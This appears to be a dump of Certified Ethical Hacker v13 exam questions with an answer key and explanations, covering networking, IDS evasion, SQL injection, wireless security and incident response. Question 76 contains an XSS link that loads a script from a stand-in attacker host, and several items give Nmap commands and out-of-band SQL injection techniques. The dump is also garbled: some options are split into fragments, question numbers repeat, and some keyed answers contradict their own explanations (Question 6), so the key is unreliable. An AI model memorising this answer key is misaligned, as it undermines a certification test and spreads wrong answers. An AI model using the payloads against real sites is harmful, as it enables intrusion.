

# EC-Council

## Exam Questions 312-50v13

Certified Ethical Hacker v13



#### NEW QUESTION 1

- (Topic 1)

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.

Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.

B. Hire more computer security monitoring personnel to monitor computer systems and networks.

C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.

D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

**Answer: A**

#### NEW QUESTION 2

- (Topic 1)

Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

A. Honeypots

B. Firewalls

C. Network-based intrusion detection system (NIDS)

D. Host-based intrusion detection system (HIDS)

**Answer: C**

#### NEW QUESTION 3

- (Topic 1)

What is the minimum number of network connections in a multihomed firewall?

A. 3

B. 5

C. 4

D. 2

**Answer: A**

#### NEW QUESTION 4

- (Topic 1)

Which of the following tools can be used for passive OS fingerprinting?

A. nmap

B. tcpdump

C. tracet

D. ping

**Answer: B**

#### NEW QUESTION 5

- (Topic 1)

Which of the following is a component of a risk assessment?

A. Administrative safeguards

B. Physical security

C. DMZ

D. Logical interface

**Answer: A**

#### NEW QUESTION 6

- (Topic 1)

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?

A. tcpsplice

B. Burp

C. Hydra

D. Whisker

**Answer: D**

#### Explanation:

«Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any

session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.»

Did you know that the EC-Council exam shows how well you know their official book? So, there is no "Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.

[https://en.wikipedia.org/wiki/Intrusion\\_detection\\_system\\_evasion\\_techniques](https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques)

One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.

NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

### NEW QUESTION 7

- (Topic 1)

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

**Answer: A**

### NEW QUESTION 8

- (Topic 1)

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL. What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on TCP Port 80
- C. Traffic is Blocked on TCP Port 54
- D. Traffic is Blocked on UDP Port 80

**Answer: A**

#### Explanation:

Most likely have an issue with DNS.

DNS stands for Domain Name System. It's a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.

Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.

NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.

The 8 steps in a DNS lookup:

- \* 1. A user types example.com into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
- \* 2. The resolver then queries a DNS root nameserver;
- \* 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
- \* 4. The resolver then requests the .com TLD;
- \* 5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
- \* 6. Lastly, the recursive resolver sends a query to the domain's nameserver;
- \* 7. The IP address for example.com is then returned to the resolver from the nameserver;
- \* 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;

Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:

- \* 9. The browser makes an HTTP request to the IP address;
- \* 10. The server at that IP returns the webpage to be rendered in the browser.

NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

### NEW QUESTION 9

- (Topic 1)

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

- A. tcptrace
- B. Nessus
- C. OpenVAS
- D. tcptraceroute

**Answer: A**

#### NEW QUESTION 10

- (Topic 1)

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.

Which file does the attacker need to modify?

- A. Boot.ini
- B. Sudoers
- C. Networks
- D. Hosts

**Answer: D**

#### NEW QUESTION 10

- (Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

**Answer: D**

#### NEW QUESTION 13

- (Topic 1)

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

**Answer: B**

#### NEW QUESTION 18

- (Topic 1)

You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?

- A. John the Ripper
- B. SET
- C. CHNTPW
- D. Cain & Abel

**Answer: C**

#### NEW QUESTION 21

- (Topic 1)

Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

- A. OPPORTUNISTICTLS
- B. UPGRADETLS
- C. FORCETLS
- D. STARTTLS

**Answer: D**

#### NEW QUESTION 23

- (Topic 1)

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

- A. Linux
- B. Unix
- C. OS X
- D. Windows

**Answer: D**

#### NEW QUESTION 24

- (Topic 1)

One of your team members has asked you to analyze the following SOA record.  
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

**Answer: D**

#### **NEW QUESTION 26**

- (Topic 1)

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

**Answer: A**

#### **NEW QUESTION 30**

- (Topic 1)

Your company was hired by a small healthcare provider to perform a technical assessment on the network.  
What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

**Answer: B**

#### **NEW QUESTION 34**

- (Topic 1)

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

**Answer: C**

#### **NEW QUESTION 37**

- (Topic 1)

Why is a penetration test considered to be more thorough than vulnerability scan?

- A. Vulnerability scans only do host discovery and port scanning by default.
- B. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.
- C. It is not – a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
- D. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

**Answer: B**

#### **NEW QUESTION 40**

- (Topic 1)

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. CAPTCHA
- C. IANA
- D. IETF

**Answer: A**

#### **NEW QUESTION 43**

- (Topic 1)

Which of the following is a low-tech way of gaining unauthorized access to systems?

- A. Social Engineering
- B. Eavesdropping
- C. Scanning
- D. Sniffing

**Answer:** A

**NEW QUESTION 44**

- (Topic 1)

What is correct about digital signatures?

- A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
- B. Digital signatures may be used in different documents of the same type.
- C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
- D. Digital signatures are issued once for each user and can be used everywhere until they expire.

**Answer:** A

**NEW QUESTION 49**

- (Topic 1)

Bob received this text message on his mobile phone: ??Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com??. Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

**Answer:** A

**NEW QUESTION 51**

- (Topic 1)

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure

**Answer:** B

**NEW QUESTION 55**

- (Topic 1)

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with an illegal packet size

**Answer:** A

**NEW QUESTION 56**

- (Topic 1)

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

**Answer:** D

**NEW QUESTION 60**

- (Topic 1)

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host-t a hackeddomain.com
- B. >host-t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

**Answer:** A

**NEW QUESTION 64**

- (Topic 1)

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message

and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim\_miller@companyxyz.com

To: michelle\_saunders@companyxyz.com Subject: Test message Date: 4/3/2017 14:37

The employee of CompanyXYZ receives your email message.

This proves that CompanyXYZ's email gateway doesn't prevent what?

- A. Email Masquerading
- B. Email Harvesting
- C. Email Phishing
- D. Email Spoofing

**Answer: D**

**Explanation:**

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.

The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

**NEW QUESTION 67**

- (Topic 1)

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

- A. Scanning
- B. Footprinting
- C. Enumeration
- D. System Hacking

**Answer: B**

**NEW QUESTION 71**

- (Topic 1)

What is the role of test automation in security testing?

- A. It is an option but it tends to be very expensive.
- B. It should be used exclusively.
- C. Manual testing is outdated because of low speed and possible test setup inconsistencies.
- D. Test automation is not usable in security due to the complexity of the tests.
- E. It can accelerate benchmark tests and repeat them with a consistent test setup.
- F. But it cannot replace manual testing completely.

**Answer: D**

**NEW QUESTION 74**

- (Topic 1)

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

**Answer: A**

**NEW QUESTION 76**

- (Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22  
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

**Answer: A**

**NEW QUESTION 81**

- (Topic 2)

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered

Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

- A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
- B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
- C. nmap -Pn -sT -p 46824 < Target IP >
- D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

**Answer: B**

**Explanation:**

<https://nmap.org/nsedoc/scripts/enip-info.html> Example Usage enip-info:

- nmap --script enip-info -sU -p 44818 <host>

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (<https://github.com/paperwork/pyenip>)

**NEW QUESTION 82**

- (Topic 2)

Nedved is an IT Security Manager of a bank in his country. One day, he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?

- A. Leave it as it is and contact the incident response team right away
- B. Block the connection to the suspicious IP Address from the firewall
- C. Disconnect the email server from the network
- D. Migrate the connection to the backup email server

**Answer: C**

**NEW QUESTION 85**

- (Topic 2)

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
110/tcp open pop3
143/tcp open  imap
443/tcp open  https
465/tcp open  smtps
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

**Answer:** A

**Explanation:**

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

**NEW QUESTION 90**

- (Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

**Answer:** A

**Explanation:**

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an ??Evil Twin?? Access Point or a Rogue Access Point into a Wi-Fi environment, we??ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the ??Evil Twin?? Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What??s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn??t provide protection from the six known Wi-Fi threat categories. It??s highly likely that we??ll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we??re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

**NEW QUESTION 91**

- (Topic 2)

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

- A. Session donation attack
- B. Session fixation attack
- C. Forbidden attack
- D. CRIME attack

**Answer:** A

**Explanation:**

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

**NEW QUESTION 94**

- (Topic 2)

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

- A. Union-based SQLi
- B. Out-of-band SQLi
- C. In-band SQLi
- D. Time-based blind SQLi

**Answer:** B

**Explanation:**

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ?? Out-of-band SQLi

techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp\_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL\_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

#### NEW QUESTION 97

- (Topic 2)

infesting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

**Answer: D**

#### Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're → Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. • Password attacks

– Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

#### NEW QUESTION 101

- (Topic 2)

Within the context of Computer Security, which of the following statements describes Social Engineering best?

- A. Social Engineering is the act of publicly disclosing information
- B. Social Engineering is the means put in place by human resource to perform time accounting
- C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
- D. Social Engineering is a training program within sociology studies

**Answer: C**

#### NEW QUESTION 105

- (Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or root-level access to the minimum number of users
- D. Retain all unused modules and application extensions

**Answer: C**

#### NEW QUESTION 108

- (Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

**Answer: D**

#### NEW QUESTION 112

- (Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

**Answer: C**

**Explanation:**

Infoga may be a tool gathering email accounts informations (ip,hostname,country,??) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

**NEW QUESTION 116**

- (Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to "know" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

**Answer: D**

**Explanation:**

Non-repudiation is the assurance that someone cannot deny the validity of something.

Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

**NEW QUESTION 119**

- (Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

**Answer: D**

**Explanation:**

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network. It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

**NEW QUESTION 120**

- (Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

**Answer: D**

**Explanation:**

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

**NEW QUESTION 123**

- (Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

**Answer:** A

**NEW QUESTION 125**

- (Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

**Answer:** BE

**NEW QUESTION 127**

- (Topic 2)

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

- A. Medium
- B. Low
- C. Critical
- D. High

**Answer:** A

**Explanation:**

Rating CVSS Score None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

<https://www.first.org/cvss/v3.0/specification-document>

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

**NEW QUESTION 128**

- (Topic 2)

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

**Answer:** B

#### NEW QUESTION 130

- (Topic 2)

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Preparation
- B. Eradication
- C. Incident recording and assignment
- D. Incident triage

**Answer: D**

#### Explanation:

Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3. Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

#### NEW QUESTION 134

- (Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.
- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

**Answer: C**

#### NEW QUESTION 135

- (Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

**Answer: D**

#### Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

#### NEW QUESTION 140

- (Topic 2)

